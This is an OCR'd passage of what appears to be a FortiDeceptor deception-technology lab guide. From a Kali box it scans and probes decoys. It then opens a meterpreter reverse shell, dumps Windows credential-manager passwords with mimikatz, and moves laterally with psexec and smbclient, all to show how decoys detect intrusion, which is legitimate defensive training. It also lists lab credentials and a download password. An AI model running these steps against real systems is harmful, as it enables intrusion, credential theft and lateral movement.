
`root@kali-VM:$ msfconsole`

- `use auxiliary/client/iec104/iec104`
- `set RHOSTS <Decoy_IP>`
- `exploit`



`root@kali-VM:$ msfconsole`

- `use auxiliary/client/iec104/iec104`
- `set RHOSTS <Decoy_IP>`
- `exploit`



4.3 Network Attacks: IoT Decoy

FortiDeceptor allows you to deploy IoT assets using the IoT Decoys such as Cisco router, HP printer and IP camera.

For the Cisco router we will need to use a real Cisco IOS for the decoy simulation. Please download a Cisco IOS sample from the link below:

- https://fortinet.egnyte.com/dl/wn22uc1Ko4
- **Password**: QaRqm35R
- Download *cisco ios.zip*

You can access the Cisco decoy using the Telnet/Web interface and try to read/write configuration.

We will use KALI to test the IoT Decoys.

Enumeration Testing using NMAP:

```
Nmap -sS -P0 -T5 -vv <Decoy_IP>
nmap -sU -p 161 --script snmp-sysdescr <Decoy_IP>
```

If you get the error *requires root privileges*, use the command `sudo` before the `nmap` command and use the same password for the username *fortideceptor*.

Enumeration the Printer decoy:

1. Access the Desktop directory (fortideceptor user). Verify that you are under the FortiDeceptor *Home* directory (the ssh login assigned to it by default).
   ```
   cd PRET
   /pret.py <Decoy_IP> pjl
   ```
2. Get the CLI inside the Printer decoy.
   You can also access the decoy via your web browser directly from your desktop or through the Win10 desktop.

Enumeration the IP Camera decoy:

You can access the decoy via your web browser directly from your desktop or through the Win10 desktop.

4.4 Decoy Engagement: Post exploitation


Assuming the attacker accessed a remote shell on the Decoy, let's see how the Decoy captures, records and analyzes the attacker's activities on the Decoy.

There are two options for accessing the decoys:

- If you access the testing environment over SSL-VPN, please access the decoys from KALI or Windows10 over RDP.
- If you access the testing environment directly using FortiClient, please access the decoys directly from your desktop.


SSH:

1. Open the putty client and connect the Linux Decoy over SSH protocol.
2. Run several commands such as:
```
ls
ping 8.8.8.8
wget www.google.com
mkdir test
nano test.txt (fill the file with content) and save the file
```
3. Access the *Incident Analysis* section and open the alert to see if the all of the attacker activities were recorded and analyzed.



RDP:

1. Open the RDP client and connect the Decoy over RDP protocol.
2. Open the command line and run several commands such as:
   ```
   ping 8.8.8.8
   net user
   dir
   ```
3. Open a browser and access the website wfurltest.fortiguard.com.



4.5 Lateral movement Detection: Expanding the attack surface

Lateral movement detection use case

Let's assume the attacker accessed a remote shell on a real desktop inside the network via a spear phishing attack and started to move latterly based on information collected from the infected endpoint.

We will deploy a Deception Lure on the infected endpoint and run a malicious file to allow the attacker to get backdoor access called *meterpreter*.

To deploy a Deception Lure on an infected endpoint:

1. Go to the Windows desktop at the IP address **192.168.2.200** using the RDP Client with your credentials or through the SSL-VPN web portal.
2. From the Windows desktop, access FortiDeceptor using your credentials.
   a. Go to the *Decoy and Lure status* menu.
   b. Download the Deception Lure for the Windows 10 decoy from the windows desktop.

3. Unzip the file.
4. Open the *Windows* directory and run the file `windows_token.exe` to deploy the deception lures.
5. Access the Kali at the IP address **192.168.2.201** with your credentials.
6. After you access the KALI box, run the Metasploit tool:

```
root@kali-VM:$ msfconsole
root@kali-VM:$ use exploit/multi/handler
root@kali-VM:$ set payload windows/meterpreter/reverse_tcp
root@kali-VM:$ set LHOST 192.168.2.201
root@kali-VM:$ set LPORT 4443
root@kali-VM:$ exploit
```

7. Go back to the windows desktop and run the file `office.exe` on the *My Documents* directory.

You should be able to access the KALI box through a backdoor session to the windows desktop machine called *meterpreter*. This allows you to load the attacker framework and get full access to the Windows OS and extract information such as saved passwords, network, and more.

The Deception Lure expands the attack surface and provides fake information and credentials to the threat actor to deceive the malicious activities into engaging with a fake asset instead of a real one.

Exercise: Collect information from an infected machine

In this exercise, we will use the *meterpreter* backdoor to collect information from the infected machine and find and decrypt the saved password in the windows credential manager and use them to move laterally.

Once the endpoint is compromised, the threat actor will use non-malicious commands and tools to collect information without generating any security alerts. At this stage, our deception technology will detect the attack early in the chain.

To collect infromation from an infected machine:

1. On the meterpreter session, please run the following commands to simulate the threat actor activity for collecting information:

`meterpreter > arp`	This command displays the endpoint ARP table. The network connection deception lure will inject a static ARP entry that points to a Decoy. The attacker will analyze the ARP table and will "learn" on a new network. If the attacker tries to access the new IP from the ARP table, it will lead to a decoy engagement that will generate an alert.

`meterpreter > show_ mount`	This command will present the infected endpoint local drive and the attached network drive. The attacker will enter the drives to find sensitive files and learn from the files about the endpoint owner (financial, HR, R&D, role, etc). If the attacker enters the fake network drive, it will lead to a decoy engagement that will generate an alert.

2. On the meterpreter session, please run the following commands to simulate the threat actor activity for password dumping:

`meterpreter > ps`	Finds X64 process such as *svchost* and takes the PID number.
`meterpreter > migrate PID`	Puts the X64 process PID number.
`meterpreter > getsystem`	Privileged escalation attack.
`meterpreter > load kiwi`	Loads the mimikatz tool.
`meterpreter > kiwi_cmd sekurlsa::credman`	Dumps the Windows credentials manager password.

```
meterpreter > kiwi_cmd sekurlsa::credman

Authentication Id : 0 ; 365534 (00000000:000593de)
Session           : Interactive from 1
User Name         : Desktop
Domain            : DESKTOP-4ACRD7D
Logon Server      : DESKTOP-4ACRD7D
Logon Time        : 2/25/2021 3:33:25 AM
SID               : S-1-5-21-3833058138-3171415546-594944751-1001
        credman :
         [00000000]
         * Username : gail
         * Domain   : TERMSRV/192.168.2.11
         * Password : master
         [00000001]
         * Username : nicole
         * Domain   : 192.168.2.11
         * Password : 121212

Authentication Id : 0 ; 365494 (00000000:000593b6)
Session           : Interactive from 1
User Name         : Desktop
Domain            : DESKTOP-4ACRD7D
Logon Server      : DESKTOP-4ACRD7D
Logon Time        : 2/25/2021 3:33:25 AM
SID               : S-1-5-21-3833058138-3171415546-594944751-1001
        credman :
         [00000000]
         * Username : gail
         * Domain   : TERMSRV/192.168.2.11
         * Password : master
         [00000001]
         * Username : nicole
         * Domain   : 192.168.2.11
         * Password : 121212

Authentication Id : 0 ; 63612 (00000000:0000f87c)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 2/25/2021 3:31:26 AM
SID               : S-1-5-90-0-1
```


Now that the threat actor has dumped the infected endpoint password from the Windows credentials manager, the stolen credentials will be used for lateral movement.

3. On the meterpreter session, please run the following commands to simulate the threat actor lateral movement activity:

`meterpreter > background`	Moves the backdoor session to the background to run more commands from the Metasploit console.
`meterpreter > use exploit/windows/smb/psexec`	Uses psexec to get a remote shell on the Decoy 192.168.2.11
`meterpreter > set RHOST "TERMSRV IP"`	Configure the IP address that we dump from the mimikatz dump password attack.

`meterpreter > set SMBUser "gail"`	Configures the username that we dump from the mimikatz dump password attack.
`meterpreter > set SMBPass "master"`	Configures the password that we dumped from the mimikatz dump password attack.
`meterpreter > set PAYLOAD windows/meterpreter/bind_tcp`	Configures the remote shell payload for the backdoor access.
`meterpreter > exploit`	Runs the attack.

In the image below we can see that the fake credentials have no permission to inject the PSEXEC service for remote shell access. Still, the Decoy will generate a security alert on the malicious connection.



The attacker still has more credentials to use from the password dump attack and will try to use them against IP 192.168.2.11.


The attacker will use the credentials (Nicole/121212) to access the endpoint disk over the SMB protocol.

4. Stop the Metasploit tool and use the *SMB client* on the KALI box to access 192.168.2.11
5. Run the following command from the KALI CLI:
`smbclient -U nicole -L 192.168.2.11 (enter the password 121212)`


```
┌──(fortinet㉿KALI)-[~]
└─$ smbclient -U nicole -L 192.168.2.11
Enter WORKGROUP\nicole's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        dale05-05-2019  Disk
        dominique06-10-2019 Disk
        IPC$            IPC       Remote IPC
        jamie03-18-2019 Disk
        nicole02-04-2021 Disk
        terrence12-25-2018 Disk
SMB1 disabled -- no workgroup available
```

In this case, the credentials provide access to the Windows endpoint and present the existing network shares that the credentials can access but even in this early stage of the attack, the FortiDeceptor will generate a security alert on network drive access.



5. Fabric Integration



FortiDeceptor's ability to create a fabricated network of decoys across both IT and OT segments enables the detection of external and internal threat actors across a broad surface.

By integrating analytics, driven by AI-based detection, FortiDeceptor provides an unambiguous early warning of an impending threat campaign. Through Security Fabric integration, FortiDeceptor automatically triggers a policy action with inline security controls, so containment of the threat is undertaken as part of the threat response.


This exercise will simulate a threat actor detection and mitigation automation by using the integration between the FortiDeceptor and the FortiGate.

Let's configure the integration on the FortiDeceptor side:

1. Go to *Fabric* > *integration devices*.
2. Configure the following pamaters:

Block Severity	Choose all
IP	192.168.1.1 (FortiGate IP)
Port	443 (Fortigate API PORT)

Username	fortideceptor (account with admin permissions)
Password	FortiDeceptor12#
VDOM	root
Exipiry	3600



3. To trigger a mitigation action, we need to simulate an attack against one of the Decoys.
   Please access the KALI BOX over SSH and run the port scan command using the NMAP tool > *nmap 192.168.2.11*
4. Once the port scan is detected by the FortiDeceptor, the system will automate the mitigation by leveraging the FortiGate API to create an FW blocking rule to isolate the attacker IP (*192.168.2.201*) from the network.

www.fortinet.com